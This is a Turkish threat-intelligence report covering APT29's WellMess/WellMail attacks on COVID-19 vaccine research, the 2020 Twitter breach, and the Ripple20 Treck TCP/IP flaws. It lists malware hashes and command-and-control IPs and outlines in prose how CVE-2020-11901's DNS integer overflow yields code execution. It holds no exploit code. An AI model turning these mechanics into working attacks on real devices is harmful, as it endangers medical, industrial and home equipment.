SİBER TEHDİT DURUM RAPORU

TEMMUZ-EYLÜL 2020

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

SORUMSUZLUK VE FİKRİ MÜLKİYET HAKKI BEYANI
İşbu eserde/internet sitesinde yer alan veriler/bilgiler ticari amaçlı olmayıp tamamen kamuyu bilgilendirmek amacıyla yayımlanan içeriklerdir. Bu eser/internet sitesinde bulunan veriler/bilgiler tavsiye, reklam ya da iş geliştirme amacına yönelik değildir. STM Savunma Teknolojileri Mühendislik ve Ticaret A.Ş. işbu eserde/internet sitesinde sunulan verilerin/bilgilerin içeriği, güncelliği ya da doğruluğu konusunda herhangi bir taahhüde girmemekte, kullanıcı veya üçüncü kişilerin bu eserde/internet sitesinde yer alan verilere/bilgilere dayanarak gerçekleştirecekleri eylemlerden ötürü sorumluluk kabul etmemektedir. Bu eserde/internet sitesinde yer alan bilgilerin her türlü hakkı STM Savunma Teknolojileri Mühendislik ve Ticaret A.Ş.'ye ve/veya eserde atıf yapılan kişi ve kurumlara aittir. Yazılı izin olmaksızın eserde/internet sitesinde yer alan bilgi, yazı, ifadenin bir kısmı veya tamamı, herhangi bir ortamda hiçbir şekilde yayımlanamaz, çoğaltılamaz, işlenemez.

İÇİNDEKİLER

GİRİŞ

Tüm dünyayı derinlemesine etkileyen COVID-19 pandemisi hızını kesmeden sürerken tehdit aktörleri de faaliyetlerini sürdürmeye devam ediyor. İnsanların pandemi koşullarındaki psikolojik ruh hâllerinden faydalanmaya çalışan tehdit aktörleri zararlı yazılımlarını COVID-19 temalarıyla gizleyerek kötü amaçlarına ulaşmaya çalışıyor. Bununla ilgili analiz yazımızı ilgili bölümde bulabilirsiniz. Benzer şekilde aşı çalışmaları yürüten kuruluşlara yapılan saldırılar da bu dönem raporumuzun ana konularından biri.

Siber dünyada yakın zamanda öne çıkan bir diğer konu ise Twitter'ın yaşadığı saldırı oldu. Bu saldırıyla birçok ünlünün hesabı kullanılarak yapılan paylaşımlarla sanal para birimleri üzerinden dolandırıcılık yapıldı ve sosyal medya kullanıcıları mağdur edildi. Twitter saldırısına dair kaleme aldığımız inceleme yazısında olayın nasıl gerçekleştiğine ve benzer saldırılarda nasıl önlemler alınabileceğine dair bilgiler bulabilirsiniz. Yine aynı başlık altında sunduğumuz kritik öneme sahip zafiyetlerle ilgili raporumuzdan da faydalanabilirsiniz.

Teknolojik gelişmelerle ilgili olarak ise ODB cihazların güvenliği gibi konuların yanı sıra bir önceki dönem raporumuzda da ele aldığımız sesli asistanların maruz kalabileceği siber saldırılarla ilgili bir yazımızı paylaşıyoruz. Lazer ile gerçekleştirilen saldırıların incelendiği makalemizi yine geçen dönem kısaca değinilen ZigBee cihazlardaki zafiyetin teknik detayları takip ediyor. Bir diğer ilgi çekici makalemiz ise evlerimizdeki lambalardan yapılabilecek casusluk faaliyetleriyle ilgili. Uzaktan yapılabilen bu ortam dinlemesi çalışmalarına dair ayrıntılı bilgiyi ilgili bölümde bulabilirsiniz.

Her dönem olduğu gibi bu dönem de özel bir konu ile karşınızdayız. Dönem konusu olarak belirlediğimiz "Siber Durumsal Farkındalık" yazımız bu konsepte bir giriş niteliğinde. Siber güvenliğin etkinliği açısından kritik önem taşıyan siber durumsal farkındalık kavramı ve bunun nasıl sağlandığıyla ilgili yazımızla bu dönem raporumuzu kapatıyoruz.

Tüm takipçilerimize keyifli okumalar diler, sağlıklı bir sonbahar geçirmenizi temenni ederiz.

SİBER SALDIRILAR

1. COVID-19 Aşı Geliştirme Çalışmalarına Yönelik Siber Saldırılar

Dünya çapında şimdiye kadar bir milyondan fazla kişinin ölümüne neden olan ve günlük hayatı alt üst eden koronavirüse karşı bir aşı geliştirmek için yoğun bir uluslararası yarış sürüyor. Değişik ülkelerde 155'ten fazla kurum, özel şirket, üniversite aşı geliştirme aşamasında ve aşılar yavaş yavaş insanlar üzerinde test edilmeye başlandı. Amerikan, İngiliz ve Kanada hükümetleri, bilgisayar korsanlarının koronavirüs aşısı araştırmasını çalmaya çalıştığını iddia etmişlerdir. Amerika'da 2016 yılında Demokrat Parti'nin sunucularına girme olayına da karışan bir bilgisayar korsanının üniversitelerden, şirketlerden ve diğer sağlık kuruluşlarından aşılar hakkında istihbarat çalmaya çalıştığı ve APT29 (Cozy Bear) olarak bilinen tehdit aktör grubunun, koronavirüs salgınının yarattığı kaostan yararlanmaya çalıştığı iddia edildi. Amerikan istihbarat yetkilileri, grubun diğer ülkelerin çabalarını sabote etmek değil, kendi aşılarını daha hızlı geliştirmek için araştırmaları çalmayı hedeflediklerini belirtirken, siber güvenlik uzmanları, küresel halk sağlığına kastın az olduğunu dile getirmektedir.

Cozy Bear tehdit aktör grubunun, kötü amaçlı yazılım kullanarak aşı geliştirmekte olan devlet ve ona bağlı kuruluşları hedef aldığı iddia edilmektedir. Saldırının aşı araştırmasına ve tıbbi tedarik zinciriyle ilgili bilgilere erişim sağlamak için kurum çalışanlarının parolalarını ve diğer kimlik bilgilerini ele geçirmek üzere kandırmaya yönelik sahte e-postalar göndererek (phishing ve spear phishing) yapıldığı düşünülmektedir. Bunlara ek olarak Cozy Bear grubunun elinde bulunan belli başlı statik IP'lere zafiyet taraması yaptığı ve bulduğu açıklıkları sömürme çalışmaları yürüttüğü de görülmüştür. Sömürdükleri zafiyetlerin arasında CVE-2019-19781 (Citrix Application Delivery Controller (ADC) cihazı zafiyeti), CVE-2019-11510 ve CVE-2018-13379 (Pulse Secure VPN ve Fortigate SSL VPN zafiyetleri) ve CVE-2019-9670 (Synacor Zimbra Collaboration Suite yazılımı zafiyeti) yer almaktadır. Saldırıların, gönderilen sahte e-posta ve zafiyet sömürüleriyle ele geçirildiği düşünülen parolalar ile ilgili kuruluşların ağlarına sızılarak WellMess ve WellMail zararlılarının çalıştırılması şeklinde gerçekleştirildiği değerlendirilmiştir. Söz konusu zararlıların uzaktan komut çalıştırma yeteneğine, veri alma ve gönderme yeteneğine ve elde ettiği bilgileri komuta kontrol sunucusuna gönderme yeteneğine sahip olduğu görülmüştür. WellMess zararlısı, bulaştığı sistemin haklarını toplayıp RC6 algoritması ile şifreledikten sonra dinamik olarak AES anahtarları üretmektedir. Ürettiği anahtarlar, sisteme yine şifrelenmiş çalıştırılabilir dosyaları çalıştırmak için kullanılmaktadır. WellMail zararlısı ise çalıştırılabilir dosyalar ile edinilen veriyi şifreli bir biçimde komuta kontrol sunucusuna aktarmaktadır[2].

WellMess ve WellMail zararlılarına ait bilgileri aşağıdaki tablolarda bulabilirsiniz:

WellMess[3]:

İçerdiği dosya sayısı	7
Dosya isimleri (aynı zamanda SHA256 bilgisi)	14e9b5e214572cb13ff87727d680633f5ee238259043357c94302654c546cad2, 5ca4a9f6553fea64ad2c724bf71d0fac2b372f9e7ce2200814c98aac647172fb, 7c39841ba409bce4c2c35437ecf043f22910984325c70b9530edf15d826147ee, 953b5fc9977e2d50f3f72c6ce85e89428937117830c0ed67d468e2d93aa7ec9a, e329607379a01483fc914a47c0062d5a3a8d8d65f777fbad2c5a841a90a0af09, fd3969d32398bbe3709e9da5f8326935dde664bbc36753bd41a0b111712c0950, 47cdb87c27c4e30ea3e2de620bed380d5aed591bc50c49b55fd43e106f294854
Dosya özet bilgileri (MD5)	861879f402fe3080ab058c0c88536be4, 3a9cdd8a5cbc3ab10ad64c4bb641b41f, 4d38ac3319b167f6c8acb16b70297111, f18ced8772e9d1a640b8b4a731dfb6e0, 2f9f4f2a9d438cdc944f79bdf44a18f8, ae7a46529a0f74fb83beeb1ab2c68c5c, 507bb551bd7073f846760d8b357b7aa9
Bağlantı kurduğu IP adresleri	103.73.188.101, 141.98.212.55, 192.48.88.107, 209.58.186.196, 85.93.2.116

Tablo 1: WellMess Zararlısı Bilgileri

WellMail[4]:

İçerdiği dosya sayısı	2
Dosya isimleri (aynı zamanda SHA256 bilgisi)	0c5ad1e8fe43583e279201cdb1046aea742bae59685e6da24e963a41df987494 83014ab5b3f63b0253cdab6d715f5988ac9014570fa4ab2b267c7cf9ba237d18
Dosya özet bilgileri (MD5)	01d322dcac438d2bb6bce2bae8d613cb 8777a9796565effa01b03cf1cea9d24d
Bağlantı kurduğu IP adresleri	119.81.184.11

Tablo 2: WellMail Zararlısı Bilgileri

Cozy Bear grubunun saldırıları dışında, aşı geliştiren şirketlerin BT altyapılarının ne kadar etkili olduğunu ölçen bir araştırma da BitSight tarafından yapılmıştır. BitSight araştırmacıları, koronavirüs aşısı geliştiren 17 şirketin maruz kaldığı siber güvenlik ihlallerini ortaya çıkartan bir çalışma ile 25 adet sistemde Malware/Bot, PuP (Potentially Unwanted Programs), Spam gönderimi ve anormal istekler gerçekleştirildiğini belirtmiştir. İncelemelerde, Telnet, Microsoft RDP, Printer, SMB, , VNC portlarının ve veritabanlarının denetimsiz olarak internete açık olduğu ve dışarıdan yetkisiz erişimlere mazur kaldıkları da görülmüştür.

17 şirketin 14'ünde sömürülmeye açık zafiyetler tespit edilmiştir. Bu şirketlerin 6'sında ise CVSS skoru 9'un üstünde zafiyetler de bulunmaktadır. Son olarak bu şirketlere ait 30 adet web sunucusu zafiyeti keşfedilmiştir. Bu zafiyetler sömürülerek sunuculara doğru gerçekleştirilen trafiğin izlenebilir; parola, kişisel bilgi ve kurum bilgilerinin ele geçirilebilir olacağı tespit edilmiştir[5].

Cozy bear tehdit aktör grubunun saldırı düzenlediği bir diğer ülke olan İngiltere'de ise, İngiliz İstihbarat Teşkilatı eski başkanı Robert Hannigan, saldırıların birincil hedefinin İngiltere'deki Oxford Üniversitesi ve aşı üzerinde birlikte çalışan AstraZeneca şirketi olduğunu belirtmiştir. AstraZeneca, Oxford'un aşısını maliyet karşılığında sunacağını duyururken, hükümetler ve hayırseverler, işe yarayacağına dair herhangi bir garanti olmasa bile sıradaki yerlerini güvence altına almak için şirkete büyük meblağlar ödemektedir. Amerika Birleşik Devletleri, 300 milyon dozu güvence altına almak için bir klinik araştırmayı finanse etmek üzere AstraZeneca'ya 1,2 milyar dolara kadar ödeme yapacağını belirtmiştir.

Sonuç olarak; amacımız, yaptığımız iş, çalıştığımız sektör, sağladığımız hizmetler ne olursa olsun, artık yapılan işin çok büyük kısmı ve hatta neredeyse tamamı bilgisayar başında geçmektedir. Bu kapsamda aşı çalışmalarında elde edilen bilgiler, formüller, çıktılar vb. daha nice verinin saklandığı ortamların güvende tutulması gerekir. Bu araştırma koronovirüs aşı çalışmaları yürüten firmalar için geçerli olsa da dünyada birçok kurumun benzer zafiyetleri bulunmaktadır. Kusurların önüne geçilmesi için şirketlerin tamamı personelini bilgi güvenliği alanında eğitime tabi tutmalı ve özellikle oltalama (phishing, spear phishing) konularında farkındalığı artıracak eğitim ve programlar oluşturmalıdır. Elbette buna şirketin BT departmanında çalışan kişiler de dahil edilmelidir. Güvenlik duvarında yapılandırılmış yanlış bir politika ile kritik sunucu ve servisler, istenmeden de olsa internetten erişilebilir ve saldırganların hedefi hâline gelebilir. Sınır güvenliğinin etkin bir şekilde sağlanması için erişim yetkileri, güvenlik cihazlarının konfigürasyonlarının kurum politikalarına göre yapılandırıldığı belli aralıklarla test edilmelidir. Güvenlik duvarında uygulacak ağ segmentasyonu ile de kurumun ağ güvenliği artırılmalıdır. DMZ, yönetim ağı, sunucular ve istemciler vb. ağlar oluşturularak ağ trafiği en etkin şekilde izlenmelidir. Bir başka yapılması gereken çalışma ise belli dönemlerde yapılan sızma testlerinin yerine sürekli sızma testlerinin yaptırılması ve ortaya çıkabilecek zafiyetlerin kapatılmasıdır. Zafiyet ve yama yönetimi süreçlerinin etkin bir şekilde gerçekleştirilmesi, bilinen zafiyetlerden dolayı kurumların maruz kalabileceği güvenlik tehditlerini azaltacaktır. İş sürekliliğinin sağlanması için önemli sunucular ve güvenlik cihazları yüksek erişebilirlikle çalışmalı, sunucuların sık sık yedeği alınmalı, kritik sistem ve sunucular için felaket kurtarma prosedürleri hazırlanmalı ve en önemlisi kurumun başka bir lokasyonda felaket kurtarma merkezi olmalıdır. Tabii ki kurumun bütün istemci ve sunucularına anti-virüs programlarının yüklenmesi ve bu yazılımların güncel tutulması da bilinen zararlılara karşı önemli bir savunma sağlayacaktır.

Kurumun güvenlik altyapısının ve gerçekleşen olayların sürekli izlenmesi, siber tehdit istihbaratı kaynaklarının etkin kullanımı ile WellMess ve WellMail gibi zararlılardan kurumların korunması adına önemli adımlar olarak değerlendirilmektedir. Bu tedbirler ile kurumların altyapıları ve COVID-19 aşı araştırmaları gibi önemli verileri saldırganlardan büyük ölçüde korunabilecektir.

2. Twitter Siber Saldırısı

Twitter, Temmuz ayı içinde tarihinin en büyük siber saldırılarından birini yaşamıştır. Bazı siyasetçilerin ve iş insanlarının hesapları üzerinden yetkisiz olarak paylaşımlar yapılmıştır. Saldırının başlangıcı ise çoğunlukla saldırganların sistemi ele geçirmek için ilk girişte kullandığı yöntem olan sosyal mühendislik olarak tespit edilmiştir.

Saldırıda Neler Oldu?

Barack Obama, Elon Musk, Bill Gates, Jeff Bezos gibi milyonlarca takipçisi olan, mavi tikli yani Twitter tarafından onaylanmış hesaplardan Bitcoin dağıtımı yapıldığına dair içerikler paylaşılmıştır. Mesajın altında verilen Bitcoin hesabına 12.5 Bitcoin toplanmıştır.

Elon Musk'ın hesabından "Adresime gönderilen tüm Bitcoin ödemelerini iki katına çıkarıyorum" mesajı paylaşılmıştır.

Şekil 1: Elon Musk'ın Hesabı Üzerinden Yapılan Paylaşım

Bill Gates'in hesabından "Adresime gönderilen tüm Bitcoin ödemelerini iki katına çıkarıyorum. Bin dolar gönderiyorsun ve 2 bin dolar geri gönderiyorum" mesajı paylaşılmıştır.

Şekil 2: Bill Gates'in hesabı üzerinden yapılan paylaşım

Sistemler Nasıl Ele Geçirildi?

Twitter'dan yapılan açıklamalara göre, saldırı az sayıda çalışanın telefon üzerinden yapılan bir sosyal mühendislik saldırısına maruz kalmasıyla başlamıştır. Hesaplardan yetkisiz şekilde paylaşım yapılması için Twitter yerel ağına ve kullanılan hesap yönetim destek yazılımlarına erişim gerektiği bilgisi verilmektedir. Saldırganların bu aşamada sosyal mühendislik üzerinden elde ettikleri bilgiler ile yerel ağa erişim sağlayarak süreçler hakkında bilgi toplamaya devam ettiği belirtilmektedir. Bu aşamada kullanılan hesap yönetim destek yazılımlarına erişimi olan çalışanların da saldırıların hedefi olduğu ve bu araçlara yetkisi olan çalışanların kullanıcı adı, parolalarıyla giriş yapıldığı tespit edilmiştir. Bunun üzerine saldırganlar 130 Twitter hesabını hedef almış, bunlardan 45'inden paylaşım gerçekleştirmiştir. 36 hesabın DM (kişisel mesaj) kutusuna erişilmiş ve 7 hesabın da Twitter verileri indirilmiştir[6].

Twitter olay sonrası soruşturma başlatmış ve içeride kullandığı yetkilendirmeyi sınırlandırmıştır. Olay sonrası müdahale ve olayın yönetimi çok önemlidir. Bu süreçte şeffaf olmak ve siber saldırı sonrası mağdur olan hesapların tespit edilmesi ve olaydan ders alarak sistemi güvenlik yönünden güçlendirmek önem taşımaktadır. Twitter da "support" hesabı üzerinden saldırı ile ilgili aldığı önlemleri ve tespit ettiği bulguları paylaşmıştır.

Şekil 3: Twitter aldığı önlemleri ve bilgilendirmeyi TwitterSupport hesabı üzerinden yapmaktadır

Twitter tarafından yapılan açıklamada, sistemlerin ele geçirilmesi için "insan zafiyetlerinin istismar edildiği" belirtilmiştir. Telefon ve/veya e-posta üzerinden yapılan sosyal mühendislik saldırıları tüm kurumlar için büyük bir tehdit oluşturmaktadır. Birçok tehdit aktörü sisteme ilk giriş için sosyal mühendislik saldırılarını kullanmaktadır. Kurumların sosyal mühendislik saldırılarına karşı açık kaynak sertifika loglarından sahte alan adlarını tespit edebilecekleri yöntemler Ekim-Aralık 2019 dönem raporumuzda "SİBER TEHDİT VE APT TTP'LERİ" başlıklı yazıda belirtilmiştir. Bahse konu rapora erişmek için tıklayınız.

Prestij ve Değer Kaybı

Saldırı sonrası Twitter hisseleri borsada yüzde 4'ün üzerinde değer kaybı yaşamıştır. Yapılan araştırmalar da gösteriyor ki veri sızıntısı yaşayan şirketler finansal olarak hisse değer kaybı, gelir azalması, müşteri kaybı, re-

kabette geriye düşme, cezalar, itibarı yeniden kazanmak için yapılan harcamalar ile zarara uğramaktadır[7].

Kurumlar siber saldırılara karşı hazırlıklı olmalı ve çalışanlarının siber güvenlik bilincinin artması için eğitimlere önem vermelidir. Kişisel olarak önlem almak için de kullanılan her e-posta, sosyal medya vb. hesabın güçlü parola ile korunmasıyla beraber iki adımlı kimlik doğrulamanın etkinleştirilmesi gerekmektedir.

3. Ripple20 Zafiyetleri

İsrail merkezli bir siber danışmanlık ve proje firması olan JSOF'un araştırmacıları; 2019 yılının Eylül ayında yazılım kütüphanesi kullanmakta olan bir cihazda birtakım zafiyetler buldu[8]. Altı farklı cihaz üzerinde gerçekleştirilen ve yaklaşık dokuz ay süren tersine mühendislik çalışmaları sonucunda 2020 yılının Haziran ayında ilk açıklamayı yapan JSOF, Ripple20 adını verdikleri 19 adet sıfırıncı gün açığından CVE-2020-11896/CVE-2020-11898 zafiyet numaralarına sahip iki tanesi hakkında ilk makalelerini yayınladı[9]. Zafiyetlerle ilgili ilk sunum da dünyanın en geniş katılımlı hacker konferanslarından olan DEFCON 28'de "Hacking The Supply Chain" adıyla JSOF'un CEO'su Shlomi Oberman ve ekibi tarafından yapıldı.

Treck Inc. teknoloji şirketinin geliştirmiş olduğu Treck adındaki gömülü bir TCP/IP yığınında -bir yazılım kütüphanesinde- bulunan bu zafiyetlerin bu kadar ses getirmesinin ve oldukça yaygın olmasının sebebi ise şirketin 1997 yılından beri dünya çapında teknoloji devleri için gerçek zamanlı gömülü internet protokollerini dağıtan ve destekleyen bir yapıya sahip olmasıdır.

JSOF araştırma laboratuvarında keşfedilen ve düşük seviyedeki TCP/IP yazılımında ortaya çıkan bu 19 adet sıfırıncı gün (0-day) açığı, birçok kritik seviyede uzaktan kod çalıştırma zafiyetini de barındırmaktadır. Araştırmacılar bu zafiyete özgü risklerin çok büyük olduğunu belirtmektedir. Zafiyetin açıklandığı sitede yer alan örneklere göre yazıcılardan veriler çalınabilir, bir infüzyon pompasının davranışları değiştirilebilir veya endüstriyel kontrol cihazlarının arızalanmasına yol açılabilir. Saldırganın kötü amaçlı kodları gömülü cihazlarda yıllarca saklayabileceği bu güvenlik açıklarından birinin, saldırgana doğrudan iç ağa erişim olanağı verdiği ve bunun potansiyel risklerin sadece küçük bir örneği olduğu belirtiliyor.

Ripple20 Zafiyetlerinin Etkileri

Ripple20 zafiyetlerinin bu kadar büyük bir yankı yapmasının bir sebebi de etkisinin tedarik zincirleriyle inanılmaz boyutlara ulaşmış olmasıdır. Bileşende yer alan tek bir zafiyet bile bu zincir nedeniyle endüstriyel uygulamaları, şirketleri ve insanları etkileyecek şekilde dışarıya doğru dalgalanabilir. "Ripple20" isminin bu dalgalanma etkisinden yola çıkılarak konulduğu düşünülmektedir. Bir diğer görüş ise zafiyetlerin TCP/IP kütüphanesinin en alt seviyesinde olmasına rağmen bu hatanın koda doğru dalgalanması ve kodu tümüyle etkiliyor olmasıdır.

Bu büyük dalgalanma etkisi sonucunda küçük butik mağazalardan, Fortune 500 listesinde yer alan HP, Intel, Schneider Electric gibi teknoloji devlerine kadar çok sayıda satıcı bu zafiyetten etkilenmiştir. Bu satıcılar arasında uluslararası hizmet vermekte olan tıp, ulaşım, endüstriyel kontrol alanları, enerji (petrol/gaz) ve telekom gibi kritik altyapılar üzerinde çalışan şirketler de yer almaktadır. Amerika'daki orta ve büyük ölçekli firmaların her birinde en az bir tane zafiyetli cihaz olduğunu varsayan JSOF ekibi, veri merkezleri gibi yapılarda bu sayının çok daha fazla olduğunu düşündüklerini belirtmiştir.

Etkilenen belirli firmalar dışında zafiyetli bir yazıcının evlerimiz dahil her yerde olabileceği göz önüne alındığında Ripple20 zafiyetleriyle her yerde karşılaşılabileceği düşünülebilir. Tüm bu sektörleri baz alarak araştırmacılar etkilenen cihaz sayısının yüz milyondan fazla olduğunu tahmin etmektedir.

Şekil 4: Ripple20 zafiyetlerinden etkilenen cihazlar

Nesnelerin İnterneti (IoT) Cihazlarının Güvenliğinin Önemi

Nesnelerin interneti (IoT) cihazlarının sayısının gün geçtikçe hızla artması bu cihazların yaşamımızdaki yerini ve onlara olan bağımlılığımızı net bir şekilde ortaya koymaktadır. 2018 yılındaki tahminlere göre 2030 yılına kadar dünyada 24 milyardan fazla IoT cihazının olacağı göz

önüne alınırsa, bu cihazların çok küçük bir kısmını etkileyen bir zafiyetin bile daha önce görülmemiş ölçekteki bir siber saldırıya yol açabileceği öngörülebilir[10]. Bahsettiğimiz saldırıda rol alan IoT cihazları, genellikle minyatür boyutlarına ve basitliklerine rağmen bu potansiyel yıkım gücünü taşıyabilen akıllı bileklikler, kameralar ve benzeri teknolojilerden oluşmaktadır. IoT cihazlarının yaşantımızda oluşturduğu kolaylıkların beraberinde getirdiği potansiyel tehdit, bu cihazların güvenliğini sağlamanın ne kadar önemli olduğunu göstermektedir.

Daha önceki örneklerine bakacak olursak, 2016 yılında gerçekleştirilen ve Amerika'nın doğu kıyılarında internetin büyük bir kısmını erişilemez hâle getirilen inanılmaz büyüklükteki DDoS saldırısının kaynağının başlangıçta diğer devletler olduğu düşünülse de IoT cihazlarının oluşturduğu "Mirai Botnet" olduğu anlaşılmıştır[11]. Ayrıca haberlerde de sıkça karşılaşılan bebek kameralarının ele geçirilmesi ve insanların izlenmesi olaylarından sonra IoT cihazlarını etkileyebilecek herhangi bir zafiyetin bulunması akla oldukça kötü senaryolar getirmektedir.

Ripple20 Zafiyetlerinin Nesnelerin İnterneti (IoT) Cihazlarına Etkisi

IoT cihazları düşünüldüğünde çoğu cihazın yapısı ve kullanım amaçları açısından işlem gücünden yoksun olduğu görülebilir. Yani cihazda yer alan her satır kod önem arz eder. Bu sebeple, cihaz tasarımcıları/programcıları genellikle işlem gücünü olabildiğince az kullanan, hafif ve düşük maliyetli yazılım kütüphaneleri kullanmayı tercih eder. Daha önce bahsedildiği gibi Treck Inc. firması da gömülü sistemlerde TCP/IP için bir kütüphane sağlamaktadır.

Kullanılan yazılım kütüphanesinin hafif olması, bellek ve işlemci kullanımını azaltmak için kodun daha verimli yazıldığı veya bazı işlevlerin atlandığı anlamına gelebilir. Saldırganların HTTP isteklerini kullanarak sunucu tarafındaki RAM'in içeriğini dökmesine neden olan ve OpenSSL'in önceki versiyonlarında ortaya çıkan Heartbleed SSL açığında olduğu gibi, bu tür saldırılar genellikle zayıf kontroller veya gerekli kontrollerin hiç yapılmaması sonucunda oluşur. Eski versiyona sahip Treck yığınlarını kullanan IoT cihazlarında zafiyetler tespit edilmiş olmasının yanı sıra; Treck versiyonunun güncellemesinden

CVE-2020-11901: **Özet**

Treck Versiyonu	Zafiyet #1: Sınır Dışı Okuma	Zafiyet #2: Tam sayı taşması	Zafiyet #3: Zayıf RDLENGTH	Kalıntı: Hafıza sızıntısı
Eski	✓	✓	✗	✓
Yeni	✗	✓	✓	✓

Şekil 5: Tik işareti zafiyetin var olduğunu göstermektedir

sonra bile bazı zafiyetlerin giderilemediği, hatta yeni zafiyetlerin eklendiği görülmüştür.

Ripple20 Zafiyetleri Teknik Detayları

Treck TCP/IP yığınında bulunan on dokuz adet güvenlik açığından dört tanesi CVSS skorlarının dokuzun üzerinde olması ve uzaktan kod çalıştırmayı mümkün hâle getirmesi sebebiyle kritik olarak derecelendirilmiştir. Ripple20 zafiyetleri hakkında ilk açıklama yapıldığında, JSOF'un sitesinde bulunan zafiyetlerden birinin sömürülmesiyle ilgili bir demo videosu da yayınlanmıştır. Bu demoda JSOF CEO'su Shlomi Oberman, Treck yığınını kullanan infüzyon pompası, yazıcı, masa lambası ve bu cihazların hepsinin bağlı olduğu bir kesintisiz güç kaynağının (UPS) bulunduğu laboratuvar ortamında tespit ettikleri zafiyeti sömürerek tüm cihazların elektriğinin kesilebildiğini göstermiştir[12].

CVE-2020-11896	CVE-2020-11901	CVE-2020-11906	CVE-2020-11911
CVE-2020-11897	CVE-2020-11902	CVE-2020-11907	CVE-2020-11912
CVE-2020-11898	CVE-2020-11903	CVE-2020-11908	CVE-2020-11913
CVE-2020-11899	CVE-2020-11904	CVE-2020-11909	CVE-2020-11914
CVE-2020-11900	CVE-2020-11905	CVE-2020-11910	

Şekil 6: Kritik (kırmızı) ve orta-yüksek dereceli (mavi) zafiyetler

DNS protokolündeki kritik açıklıklardan biri, başarılı bir saldırgan tarafından ağ sınırları dışından hatta internete bağlı olmayan cihazlar üzerinden bile istismar edilebilmektedir. DEFCON 28'den sonra detaylı açıklamasıyla yayınlanmış olan CVE-2020-11901 kodlu DNS zafiyeti, Treck yığınındaki yanlış DNS yapılandırmaları nedeniyle veri sızıntısı ve uzaktan kod çalıştırma gibi kritik sonuçlara yol açmaktadır[13].

DNS sorgusunun uzunluğunu kontrol eden fonksiyonda fark edilen yanlış bir yapılandırmanın programın sorgu paketinin dışındaki yerleri okumasına yol açılabileceği, böylece servisi devre dışı bırakma ve arabellek taşırma saldırılarının yanı sıra veri sızıntılarına da yol açabileceği anlaşılmıştır. Bu zafiyetin sömürülmesi için sorguda uzunluğu 65536 değerinden daha büyük bir isim kullanılması gerekmektedir (Integer Overflow). Treck yığınındaki DNS sıkıştırma özelliği sayesinde DNS yanıt paketindeki "totalLength" değişkenini taşırmak mümkün hâle gelmiştir. DNS yanıt paketinde yer alan ve RDATA adındaki verinin uzunluğunu kontrol eden RDLENGTH kısmı da saldırgan tarafından değiştirilebilmektedir. Sonuç olarak cihazdan yapılan bir DNS sorgusu ile tetiklenebilen bu zafiyet; paket sınırı dışındaki verilerin okunabilmesi, tam sayı değerinin taşırılabilmesi ve RDLENGTH kısmının

Şekil 7: Bellek taşması kullanılarak kötücül kodun çalıştırılması

saldırgan kontrolünde olması saldırganın kendi kodunu çalıştırmasına olanak sağlamakta ve bellek sızıntısına yol açmaktadır.

Ripple20 zafiyetlerini ilk keşfeden güvenlik araştırmacısı Moshe Kol ve çalışma arkadaşı Ariel Schön'ün detaylı olarak ilk defa DEFCON 28'de açıkladıkları ve Schneider Electric APC kesintisiz güç kaynağı (UPS) cihazı üzerinde demosunu yaptıkları CVE-2020-11901 kodlu zafiyette, heap overflow (yığın taşması) açığı kullanılmış ve araştırmacılar kendi kodlarını çalıştırmayı başarmışlardır. Bu şekilde ilk demoda da olduğu gibi kesintisiz güç kaynağına bağlı tüm cihazların elektriğini kesmişlerdir.

Ripple20 zafiyetleri, saldırganların herhangi bir kullanıcı etkileşimi gerekmeden NAT ve güvenlik duvarı gibi teknolojileri atlatarak cihazların kontrolünü ellerine alabilmesi tedarik zincirinin etkisiyle birleşince oldukça yaygın ve tehlikeli hâle gelmiştir. Zafiyetlerin TCP/IP yığınının düşük seviyelerinde gerçekleşmesi ve zafiyetler için gönderilen paketlerin normal paketlerle benzerlik göstermesi veya bazı durumlarda tamamen aynı olması nedeniyle ağ trafiğinde herhangi bir anomali tespiti zorlaşmakta, saldırı kolay kolay tespit edilememektedir.

Zafiyetten Etkilenen Cihazların Takibi

Treck ve JSOF firmalarının karşılaştığı en büyük zorluk, kullanıcıları riskler konusunda bilgilendirmek amacıyla zafiyetli kütüphaneleri kullanan cihazların takibinin yapılmasıdır. JSOF'un sitesinde yer alan zafiyetli cihaz üreticileri listesi sürekli güncellenmektedir. Bu listede B. Braun, Baxter gibi medikal cihaz üreticilerinin de yer alıyor olması durumun kritikliğini gözler önüne sermektedir.

Ripple20 zafiyetlerinin başlangıç noktası, Treck'in düşük seviyeli TCP/IP internet protokolüne gömülü kullanılan kütüphanelerdir. Temel ağ yazılımının bir parçası olan Treck TCP/IP kütüphanesinin dağılım yolunu izlerken hem doğrudan hem de dolaylı olarak bu kullanımın dünyaya yayıldığı keşfedilmiştir. Kütüphaneler olduğu gibi kullanılabildiği gibi kullanım amacına göre yapılandırılabilmekte veya daha büyük bir kütüphaneye dahil edilebilmektedir. Yani Treck TCP/IP yığınlarının konfigüre edilebilir bir yapıya sahip olması her cihazda zafiyetin farklılık gösterebileceği anlamına gelmektedir. Satıcının Treck'ten destek almayı ne zaman bıraktığı, hangi versiyonları kullandığı ve nasıl derlediği bile zafiyetin durumunu etkilemektedir.

Ayrıca kullanıcı yazılımın kaynak kodunu satın alarak ve üstünde değişiklikler yaparak istediği cihaza yerleştirebilmekte ya da kaynak kodun sahibi şirket yeniden markalaşmaya gitmekte veya farklı bir şirket tarafından satın alınabilmektedir. Burada anlatılmak istenen, zamanla orijinal kütüphanenin tanınamaz hâle geleceği ve izinin sürülmesinin neredeyse imkânsız olacağıdır. Yani orijinal güvenlik açığının tespit edilip gerekli güncellemelerinin yapılmasından sonra bile bu tedarik zincirinin takibini sağlamak kolay değildir ve bu nedenle güvenlik açıkları sahadaki yerini korumaya devam edecektir.

JSOF, Ripple20 zafiyetlerinden etkilenen satıcılar üzerinde aylar boyunca kapsamlı ve derinlemesine bir analiz gerçekleştirmiştir. Hatta farklı coğrafi bölgelerde farklı dallar keşfeden JSOF ekibi, 1990'lı yıllarda Treck firmasının Elmic Systems adlı bir Japon şirketi ile işbirliği yaptığını ve sonrasında iki firmanın ayrılması sonucunda TCP/IP yığın cihazlarının biri Treck diğeri Elmic Systems tarafından yönetilen iki ayrı şubesi olduğunu ortaya çıkarmıştır.

